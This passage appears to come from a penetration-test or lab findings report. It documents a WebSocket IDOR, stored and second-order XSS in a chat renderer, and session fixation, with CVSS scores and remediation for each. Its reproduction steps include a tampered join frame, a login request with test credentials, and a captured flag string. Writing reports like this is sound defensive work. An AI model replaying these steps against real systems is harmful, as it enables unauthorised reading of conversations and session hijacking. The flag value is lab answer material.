

The session cookie MRDSESSID does carry HttpOnly and was not retrievable, limiting direct session theft.

Remediation:

1. Encode the message body on output. Apply the same escaping function already used for from_name and created_at on this view, so all rendered fields are treated consistently.
2. Encode at output, not input. Store the raw submission and escape contextually when rendering; input filtering alone breaks legitimate content and is bypassable.
3. Set HttpOnly and Secure on the preferences cookie, removing script access to the value carrying the role attribute.
4. Deploy a Content Security Policy disallowing inline script execution, as a defence-in-depth control limiting impact should another encoding gap exist.

Proof of Concepts:





BB-13: IDOR in WebSocket Conversation Join Handler	
CVSS v3.1 score: 7.1	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N
OWASP Top 10	A01: Broken Access Control (2025)
CWE (primary)	CWE-639: Authorization Bypass Through User-Controlled Key
CWE (contributing)	CWE-306: Missing Authentication for Critical Function CWE-862: Missing Authorization CWE-319: Cleartext Transmission of Sensitive Information

Overview:

The Team Chat feature connects to a WebSocket service that accepts a **join** action containing a client-supplied **conversation_id** and **account_id**. The handshake carries no session, and the server performs no membership check before returning conversation history. The application maintains an accurate conversation membership table and correctly filters the conversation list shown in the interface. That data is simply not consulted when a join request arrives, so any authenticated user can read any conversation by substituting its identifier.

Steps to Reproduce:

1	Observe the legitimate conversation list. The interface shows the user as a member of conversation 13 only.
2	Modify the conversation identifier in the join frame and send it to the server: <code>{"action":"join","conversation_id":14,"account_id":26}</code>
3	The server responds with the full message history for conversation 14, a conversation the account is not a member of: <code>{"type":"history","conversation_id":14,"messages":[{"sender_name":"Administrator","body":"Rotating the vault. Recovery code for your records:"}, {"sender_name":"Administrator","body":"FLAG{c09_315d4b6a}"}]}</code>
4	The same result is reproducible through the application interface by editing the Conversation ID field directly, requiring no proxy or specialist tooling . The restricted conversation renders in full, including credential material addressed to the Administrator. Identifiers are sequential, so the full conversation set is enumerable by incrementing or decrementing the value.

body: **FLAG{c09_315d4b6a}**

Impact:

- Any user can read any conversation on the platform — sequential identifiers make exhaustive enumeration trivial, exposing every private and restricted discussion.
- Credential material disclosed — the accessed conversation contained a recovery code issued by the Administrator, demonstrating that sensitive secrets are exchanged over this channel.
- Message injection into unauthorised conversations — the same handler accepts a client-supplied sender_name on the sendaction, permitting an attacker to post into any conversation while impersonating any participant.
- No authentication on the channel at all — identity is asserted as a plain JSON field rather than derived from a session, so the account_id value provides no assurance of who is connecting.
- Cleartext transport — the service operates over ws:// without TLS, so conversation contents and identifiers are readable on-path.

Remediation:



1. Authenticate the WebSocket handshake. Require a session token or equivalent credential at connection time, and derive both account_id and sender_name server-side from that session. Never accept them as message fields.
2. Enforce membership on join. Query the existing conversation_members table before returning any history:

SELECT 1 FROM conversation_members

WHERE conversation_id = ? AND account_id = ?

3. Apply the same check on send, so messages cannot be posted into conversations the authenticated user does not belong to.
4. Migrate the service to wss:// with TLS, and validate the Origin header on the handshake to prevent cross-site WebSocket hijacking once authentication is in place.

Proof of Concepts:



BB-14: Stored and Second-order XSS in Team Chat Message Renderer	
CVSS v3.1 score: 7.1	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:N
OWASP Top 10	A05: Injection (2025)
CWE (primary)	CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CWE (contributing)	CWE-116: Improper Encoding or Escaping of Output CWE-1004: Sensitive Cookie Without 'HttpOnly' Flag

Overview:

The Team Chat client renders incoming WebSocket messages by concatenating them into an **innerHTML** assignment without encoding. Both from and body originate from the server and reach the DOM as live markup. Because messages persist and are replayed through the same function when conversation history loads, injected script executes for every user who subsequently opens the conversation.

Note that all server-rendered values on this page are correctly escaped; only the WebSocket-delivered content is not, indicating the client-side render path was not treated as an output context.

The **sender_name** field is additionally reachable through the profile display name, which the server propagates to the messaging service. This provides a **second-order injection path**: a payload stored via [/profile](#) executes in a different component through a route the profile handler does not anticipate.

Steps to Reproduce:

1	Open Team Chat and join a conversation.
2	Submit a payload through the message field:
3	The message is accepted, persisted, and rendered. The payload executes immediately and again on every subsequent page load when the conversation history replays, confirming stored rather than reflected behaviour.
4	The resulting dialog discloses the mrdr_prefs cookie value in full, demonstrating that script executing in this context can read the authorisation cookie.
5	Inspect the page source to confirm the sink. The line() function assigns concatenated input directly to innerHTML , and both the history branch and the live message branch route through it. The send action additionally accepts a client-supplied sender_name , providing a second injection point beyond the message body.
6	Confirm the sink is reachable without manipulating the WebSocket frame. Store a payload in the profile display name at /profile : Then post any message in Team Chat. The server propagates the stored display name to the messaging service as sender_name , and the payload executes through the same innerHTML sink. The payload fires for every participant in the conversation, none of whom need to view the attacker's profile.


Impact:



- Persistent execution for all conversation participants — the payload fires whenever history loads, requiring no link delivery or user action beyond opening the conversation.
- Authorisation cookie readable by injected script — mrd_prefs lacks HttpOnly and was retrieved directly, as shown in the proof of concept.
- Chains to administrator compromise — the conversation access flaw (BB-13) permits injecting into any conversation, including those with Administrator participants. Combined with the script-readable, authorisation-bearing cookie (BB-08, BB-21), a payload can rewrite role in the victim's browser and escalate their own session.
- Sender impersonation — because sender_name is client-controlled and equally unencoded, an attacker can inject under any display name, including "Administrator".

Remediation:

1. Replace innerHTML with safe DOM construction. Build the element and insert text nodes so no input is parsed as markup.
2. Treat all WebSocket-delivered data as untrusted output, applying the same encoding discipline already used for server-rendered values elsewhere in the application.
3. Derive sender_name server-side from the authenticated session rather than accepting it from the client, removing the second injection point (see BB-13).
4. Set HttpOnly and Secure on the preferences cookie, and deploy a Content Security Policy disallowing inline script as defence in depth.

Proof of Concepts:





BB-15: Session Identifier Not Regenerated on Authentication

CVSS v3.1 score: 6.8	Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:N
OWASP Top 10	A07: Authentication Failures (2025)
CWE (primary)	CWE-384: Session Fixation
CWE (contributing)	CWE-613: Insufficient Session Expiration CWE-319: Cleartext Transmission of Sensitive Information

Overview:

The application does not issue a new session identifier on successful authentication. The **MRDSESSID** value held before login remains in force afterwards, with the same identifier simply gaining authenticated status server-side. The login response sets **mrd_prefs** but returns no **Set-Cookie** for **MRDSESSID**.

An attacker who obtains a victim's pre-authentication session identifier therefore holds a valid authenticated session once the victim logs in, without ever learning their credentials. The application transmits all traffic in cleartext (BB-20) and contains three cross-site scripting findings (BB-19), so a pre-authentication identifier is obtainable by an on-path observer or through injected script.

Steps to Reproduce:

1	Visit the application without authenticating and record the issued session identifier from the Cookie header: MRDSESSID=e039878ea535bb2c187b3320b01c3730 .
2	Authenticate through that session: POST /login Cookie: MRDSESSID=e039878ea535bb2c187b3320b01c3730 username=s7_alice&password=1111
3	The server responds 302 Found , Location: /dashboard and issues Set-Cookie: mrd_prefs=... only. No Set-Cookie: MRDSESSID header is returned, confirming the session identifier was not regenerated.
4	Confirm the pre-authentication value is now an authenticated session by requesting GET /dashboard with the original identifier. The authenticated dashboard is returned.
5	Request GET /logout . The response clears mrd_prefs but issues no directive invalidating MRDSESSID in the browser.

Impact:

- Session hijacking without credential theft — an attacker holding a victim's pre-authentication identifier inherits the authenticated session at the moment the victim logs in, with no need to capture or guess credentials.
- The authentication boundary provides no session isolation — the identifier spans anonymous and authenticated state, so any prior exposure of that value carries forward into the privileged session.
- Multiple practical acquisition routes exist in this application — cleartext transport (BB-20) exposes the identifier to any on-path observer, and the cross-site scripting findings permit script execution under the application origin. MRDSESSID does carry HttpOnly, which prevents direct script access and constrains the second route.
- Compounds the account takeover path — combined with the predictable reset token (BB-03), an attacker can establish a session, reset the target's password, and retain access through the same identifier.

Remediation:

1. Regenerate the session identifier on every privilege transition. Call `session_regenerate_id(true)` immediately after successful authentication, and again on logout, password change and any role change. The true argument destroys the prior session server-side rather than leaving it valid.
2. Set `session.use_strict_mode = 1` in the PHP configuration, so the server rejects client-supplied identifiers it did not issue and generates its own.
3. Destroy the session server-side on logout. Call `session_destroy()` and expire the cookie in the response, rather than clearing only the preferences cookie as the handler currently does.
4. Apply an idle and absolute session timeout, so an identifier obtained through any route has a bounded useful lifetime.

Proof of Concepts:

